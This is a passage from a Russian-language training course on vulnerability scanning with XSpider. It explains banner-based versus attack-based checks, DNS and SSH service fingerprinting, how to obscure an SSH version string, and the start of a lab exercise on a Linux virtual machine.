


Рис. 42 Каталог уязвимостей «National Vulnerability Database»

В настоящее время в этих двух каталогах накоплено свыше 45 тысяч записей.

Наконец, компания Positive Technologies имеет собственную базу уязвимостей, обнаруженных специалистами компании (Рис. 43).




Рис. 43 База уязвимостей от Positive Technologies

5.3. Категории проверок

Собственно, встроенные в сканер безопасности проверки позволяют автоматизировать процесс выявления уязвимостей в конкретной системе. В сканере XSpider для включения идентификации уязвимостей используется опция «Искать уязвимости» (Рис. 44).




Рис. 44 Опция «Искать уязвимости» в профиле сканирования


Имеется два основных подхода к выявлению уязвимостей:

- путём выполнения атак с использованием уязвимости;
- на основе собранной информации, по косвенным признакам.


Соответственно, в сканере имеется две основных категории проверок:

- тесты;
- заключения (логические выводы).

Тест – это алгоритм определения присутствия уязвимости в тестируемой системе путём выполнения атаки, использующей данную уязвимость либо путём «специальных» запросов в отношении системы, позволяющих с высокой степенью вероятности утверждать, что система уязвима. Соответственно, процесс тестирования – это серия «атак», выполняемых сканером в отношении объекта сканирования.



Заключение (логический вывод) – это алгоритм определения наличия уязвимости в тестируемой системе без выполнения атаки, использующей данную уязвимость, по косвенным признакам, на основе собранной информации. Иначе говоря, это заключение о наличии уязвимости в системе, сделанное на основе каких-либо характерных признаков (номер версии службы, присутствие на узле какого-либо файла и т. п.). Здесь активно используется информация, полученная на предыдущем этапе - сбора информации.



Таким образом, любая проверка – это тест или заключение, которые обнаруживают наличие в системе уязвимости. По существу, процедура сканирования – это проведение набора проверок, состоящего, в свою очередь, из тестов и заключений. Проверки, имеющиеся в сетевых сканерах безопасности, можно классифицировать следующим образом (Рис. 45).




Рис. 45 – Типы проверок.

5.3.1. Идентификация уязвимостей по косвенным признакам

Большая часть встроенных в сканер проверок относится к так называемым выводам, которые делаются на основе собранной информации.

Как это видно из приведённого выше рисунка, они делятся на две категории:


- «баннерные» проверки;
- локальные проверки.

Далее рассматриваются баннерные проверки, локальным проверкам будет посвящена отдельная тема. Баннерные проверки работают на основе информации, собранной в ходе инвентаризации. Чаще всего такой информацией являются результаты идентификации служб и приложений. Несмотря на название, вывод о наличии уязвимости далеко не всегда делается только по баннеру сервиса, а по результатам сбора информации в целом. По сути, на основе собранной информации производится поиск в базе уязвимостей, а затем делаются выводы. При поиске учитывается информация о версии сервиса, версии приложения, иногда учитывается операционная система. Таким образом, точность результатов здесь зависит от двух факторов:

- качественная идентификация сервисов и приложений;
- качественный анализ версий приложений с учётом операционных систем, дистрибутивов и различных «ответвлений».

Можно также добавить и использование разных источников (базы уязвимостей, уведомления и бюллетени «вендоров»).

Вот пример описания проверки, работающей таким образом:



По описанию уязвимости отчётливо видно, что её результат во многом зависит от корректности инвентаризационной информации. В сканере XSpider можно выключить такого рода проверки с помощью переключателя «определять уязвимости по баннерам» (рис. 47). Например, если выбрать «Не определять», в отчёте появятся уязвимости, выявленные только путём проведения тестов, т. е. фактически подтверждённые путём проведения атак.




Рис. 46 Управление «баннерными» проверками.

5.3.2. Сетевые сервисы как объект сканирования

Очевидно, что сетевые сервисы можно назвать основным объектом анализа защищённости, выполняемого сетевым сканером. После того, как в ходе инвентаризации были определены открытые порты, соответствующие им сервисы, реализующие эти сервисы приложения, начинается этап идентификации уязвимостей. Значительная часть проверок, направленных на выявление

уязвимостей сетевых сервисов, таких как DNS, HTTP, SSH, FTP – это упомянутые выше «баннерные» проверки. Далее проверки некоторых сетевых сервисов рассмотрены более подробно на нескольких примерах.

5.4. Сканирование DNS

Проверки в отношении сервера DNS выполняются двумя способами:

- интерактивное взаимодействие (отправка DNS-запросов, анализ ответов);
- баннерные проверки (анализ версии).

Первым способом выполняются такие проверки, как:

- поддержка рекурсивных запросов;
- возможность получения файла «зоны»;

Вторая группа проверок выполняется на основе анализа информации, полученной путём запроса version.bind (Рис. 47).




Рис. 47 Идентификация сервиса DNS

Ещё одна интересный запрос в том же классе «chaos» - это authors.bind. Она тоже может быть использована для получения информации о сервере DNS.

5.5. Сканирование SSH

Протокол Secure Shell (SSH) служит главным образом для защиты удалённого управления различными системами (в подавляющем большинстве случаев это UNIX-системы), но может быть использован и для защиты других сервисов. Архитектурно он состоит из трёх частей (уровней):

- Transport Layer Protocol;
- User Authentication Protocol;
- Connection Protocol.

Подробное рассмотрение данного протокола выходит за рамки курса, тем более что сканер безопасности, выполняя баннерные проверки сервиса SSH, имеет дело только с Transport Layer Protocol.

SSH transport layer protocol обычно работает поверх протокола TCP и обеспечивает:

- конфиденциальность (шифрование трафика);

- аутентификацию сервера;
- контроль целостности;
- сжатие (необязательно).

SSH transport layer protocol (как и большинство других прикладных сервисов), предполагает наличие клиентской и серверной частей. Работая поверх протокола TCP, серверная часть обычно ожидает подключений клиентов на порт 22. Этот номер зарегистрирован в IANA и официально выделен для SSH.

Соединение всегда инициируется клиентом. После установления соединения стороны должны обменяться строками идентификации (identification string), которые выглядят так:

```
SSH-protoversion-softwareversion SP comments CR LF
```

Строка, переданная сервером, может быть проанализирована, например, с помощью telnet-клиента (Рис. 48).




Рис. 48 Баннер сервиса SSH

Строка должна начинаться с текста "SSH-", затем следует версия протокола, затем версия приложения, реализующего сервис. Поле «comments» не является обязательным, но, если оно используется, оно отделено пробелом. Содержимое этого поля может быть задано в произвольном файле, например, /etc/ssh/banner. Указание выводить содержимое данного файла в качестве приветствия задаётся в файле /etc/ssh/sshd_config (директива Banner).

Поскольку строка идентификации сервера регламентируется стандартом, её умышленное изменение администратором маловероятно. Поэтому баннерные проверки сервиса SSH целиком и полностью основаны на тщательном анализе строки идентификации сервера.

Иногда строка идентификации может быть изменена умышленно. Обычно это осуществляется путём редактирования файла version.h.

```
Строка #define SSH_VERSION     "OpenSSH_4.3"
меняется на
#define SSH_VERSION     "Undisclosed_Version"
```

Это приводит к изменению строки идентификации на SSH-2.0-Undisclosed_Version. В этом случае баннерная проверка даст неправильный результат.

5.6. Методика анализа результатов «баннерных» проверок

Поскольку результат «баннерных» проверок зависит от многих факторов, при «верификации» найденных уязвимостей рекомендуется использовать следующие приёмы:

- ручная проверка сервиса (подключение на заданный порт, анализ баннера, использование команд соответствующего сервиса);
- поиск информации об уязвимости в различных базах;

- локальная проверка (версия, конфигурационные файлы);
- проверка действительного существования уязвимости.


В следующей практической работе данная методика проиллюстрирована на конкретных примерах.

5.7. Практическая работа 4. Оценка защищенности сетевых приложений.


Цель работы – изучение основных приёмов сканирования и анализа результатов «баннерных» проверок сетевых сервисов на примере HTTP, SSH и DNS. В качестве объекта сканирования выступает виртуальная машина с ОС Linux.

5.7.1. Часть 1. Сканирование Apache

